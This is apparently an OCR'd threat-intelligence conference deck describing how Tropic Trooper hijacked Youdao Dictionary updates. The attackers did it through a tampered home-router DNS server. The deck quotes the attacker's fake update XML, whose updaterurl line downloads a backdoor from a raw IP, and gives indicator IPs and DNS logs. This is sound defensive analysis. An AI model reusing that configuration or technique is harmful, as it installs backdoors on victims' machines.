ITOCHU Cyber & Intelligence Inc.

The Betrayed Update: Beyond the Signpost

WHO AM I ?

Takahiro Yamamoto

Cyber Security Architect
ITOCHU Cyber & Intelligence Inc.

Thanks to team members :)

ITOCHU Cyber & Intelligence Inc.

AGENDA

01. Introduction

02. Revealing the Mechanism

03. Concerns & Measures


04. Conclusions

01. Introduction

Observations So Far

- We have been analyzing attacks involving Tropic Trooper (also known as Pirate Panda, KeyBoy, and APT23) over a long period of time.
  - They use different systems as cover for their attacks.
  - Similar methods are spreading to other groups.
  - We see signs of attacks targeting Japan and nearby country.

2023/05 - 2024/03	Spear Phishing
2023/06	Evil Twin Attack
2023/06	Abusing VSCode as a RAT




New Attack Technique Encountered

- Strange phenomenon
  - Malware infection occurs suddenly, despite only normal user actions.
  - The only suspicious point is the application's update that happened right before the malware infected.
  - The application is legitimate, and its update traffic also goes to legitimate destinations.

- We will share the attack mechanism behind this strange phenomenon and our investigative process as practical, blue-team insight.

New

? 2024/03 - 2025/05 ?




02. Revealing the Mechanism

Starting Point of the Investigation


- We observed malware appearing suddenly on multiple occasions.
  - The malware was placed in the dedicated update directory of a dictionary application .
  - Identifying the exact infection vector was extremely challenging.

- Commonly suspected routes:
  - *Lateral Movement ??*
  - *USB Device ??*
  - *Supply Chain Attack ??*
  - *MiTM ??*
  - *Fake App Install ??*



Youdao Dictionary
(legitimate dictionary application)

Backdoor



Dedicated folder for app updates

Strange location

- Malware was placed in the folder that is created during the dictionary app's update.
- Very short time gap between folder and malware creation.
- This suggests the malware was added during the update process

Timeline

Direction of analysis


Timestamp	Events	Path	File/Folder	Details
:	:	:	:	:
:	:	:	:	:
:	:	:	:	:
2025/05/02 08:28:57.420	Created	C:¥Users¥<Username>¥AppData¥Local¥Yodao¥DeskDict¥updaters¥	20250502072857	A folder for saving the updater will be created. This is normal behavior, and the folder name is determined based on the timestamp.
2025/05/02 08:28:58.384	Created	C:¥Users¥<Username>¥AppData¥Local¥Yodao¥DeskDict¥updaters¥20250502072857¥	ccint.exe	The backdoor written in Golang was created.
2025/05/02 08:29:33.242	Executed			The backdoor was executed.

Skewed Direction

- The official configuration file was replaced with a fake one.
- The fake file became the trigger for the malware infection.

```
                <module>
                        <name>youdao_ocr_lib.dll</name>
                        <link>http://codown.youdao.com/cidian/updat
                        <md5>1ed4038466444365e656dd49b656cd52</md5>
                        <ver>120</ver>
                        <mode>inquiry</mode>
                        <path>.</path>
                        <initiallog/>
                </module>
        </modules>
        <updaterurl>http://45.32.117.177/ccint.exe</updaterurl>
</updater>
```

75f47ef791344d2148e2d0b63c867c92.xml




Timeline


Direction of analysis

Timestamp	Events	Path	File/Folder	Details
:	:	:	:	:
:	:	:	:	:
2025/05/02 08:28:57.359	Modified	C:¥ProgramData¥Youdao¥DeskDict¥	75f47ef791344d2148e2d0b63c867c92.xml	Update configuration files. This was a fake configuration file prepared by the attacker, which contained a link to a fake update server.
2025/05/02 08:28:57.420	Created	C:¥Users¥<Username>¥AppData¥Local¥Youdao¥DeskDict¥updaters¥	20250502072857	A folder for saving the updater will be created. This is normal behavior, and the folder name is determined based on the timestamp.
2025/05/02 08:28:58.384	Created	C:¥Users¥<Username>¥AppData¥Local¥Youdao¥DeskDict¥updaters¥20250502072857¥	ccint.exe	The backdoor written in Golang was created.
2025/05/02 08:29:33.242	Executed			The backdoor was executed.

Converging Clues

- Organized common patterns across multiple infection cases.
- Phenomenon occurred only when connected to the victim's home network.






Timeline

Direction of analysis

Timestamp	Events	Path	File/Folder	Details
-	Network Connection	-	-	Specific Home Router
:	:	:	:	:
2025/05/02 08:28:57.359	Modified	C:¥ProgramData¥Youdao¥DeskDict¥	75f47ef791344d2148e2d0b63c867c92.xml	Update configuration files. This was a fake configuration file prepared by the attacker, which contained a link to a fake update server.
2025/05/02 08:28:57.420	Created	C:¥Users¥<Username>¥AppData¥Local¥Youdao¥DeskDict¥updaters¥	20250502072857	A folder for saving the updater will be created. This is normal behavior, and the folder name is determined based on the timestamp.
2025/05/02 08:28:58.384	Created	C:¥Users¥<Username>¥AppData¥Local¥Youdao¥DeskDict¥updaters¥20250502072857¥	ccint.exe	The backdoor written in Golang was created.
2025/05/02 08:29:33.242	Executed			The backdoor was executed.

Taking the Next Step

- Organized common patterns across multiple infection cases.
- Phenomenon occurred only when connected to the victim's home network.



Normal

Abnormality

Timeline

Direction of analysis

Network Connection

Network Connection (Specific Home Router)

Timestamp	Events	Path	File/Folder	Details
-	Network Connection	-	-	Specific Home Router
:	:	:	:	:
-	Created	C:¥Users¥<Username>¥AppData¥Local¥Yoda¥DeskDict¥updaters¥<Timestamp>	Malware	Malicious file is executed.
-	Executed			

Execute Updater

Execute Malware

Premise

Under normal conditions, the dictionary app receives its configuration data from the official server, but the issue occurred only when it was connected to a specific home router.

Suspect

There was a growing suspicion that the dictionary app's update communication might be getting hijacked.


Investigation Requests

1. We asked to deploy a sensor on the computer connected to the home router so that its behavior could be monitored.

2. We asked the user to run a script to investigate the surrounding network activity.

Don't Overlook the Oddities

- Multiple DNS lookups returned the same IP address.
  - Suggests other apps were also abused in the attack.
- The DNS responses had characteristics of the Xiaomi router series "XiaoQiang".



2025-	DnsRequest	.net	.9; .16;
2025-	DnsRequest	.com	.160;
2025-	DnsRequest	.com	149.28.129.74;
2025-	DnsRequest	.com	149.28.129.74;
2025-	DnsRequest	.com	149.28.129.74;
2025-	DnsRequest	cidian.youdao.com	149.28.129.74;
2025-	DnsRequest	.com	149.28.129.74;
2025-	DnsRequest	.com	149.28.129.74;
2025-	DnsRequest	.com	.10; .10;

Name resolution log

XiaoQiang is a device manufactured by Xiaomi.

```
==========================
domain: cidian.youdao.com
Server:  XiaoQiang
Address:  192.168.31.1

Name:    cidian.youdao.com
Address:  149.28.129.74

Resolving DNS using PowerShell for cidian.youdao.com

Name                                     Type   TTL   Section    IPAddress
----                                     ----   ---   -------    ---------
cidian.youdao.com                        A      0     Answer     149.28.129.74
```

Name resolution script execution result

Investigation Home Router

- Negotiated with the owner and collected the home router.
- Reproduced the issue and investigated using the actual device.

Collected router

Fake Signpost

- A suspicious IP address was configured as the home router's cached DNS server.
- The user was not aware of this setting.

DNS Request Destination : Home Route IP Address

Home Router

DNS Request Destination : 121.196.245.248


<Trust DNS Server>

Suspicious DNS Server
121[.]196[.]245[.]248

What is this IP address???

Insights from Signposts

- The suspicious DNS server returned unusual IPs for certain domains.



DNS result for the dictionary app update domain

Trust DNS Server

```
PS C:¥Users¥[redacted]> Resolve-DnsName -Name cidian.youdao.com

Name                                Type   TTL   Section    NameHost
----                                ----   ---   -------    --------
cidian.youdao.com                   CNAME  553   Answer     dict.youdao.com
dict.youdao.com                     CNAME  553   Answer     cname.dict.ntes53.netease.com
cname.dict.ntes53.netease.com       CNAME  553   Answer     oversea.dict.ntes53.netease.com

Name       : oversea.dict.ntes53.netease.com
QueryType  : A
TTL        : 300
Section    : Answer
IP4Address : 47.74.23.225
```

Suspicious DNS Server


```
PS C:¥Users¥[redacted]> Resolve-DnsName -Name cidian.youdao.com

Name                                Type   TTL   Section    IPAddress
----                                ----   ---   -------    ---------
cidian.youdao.com                   A      0     Answer     149.28.129.74
```

What is this IP address???

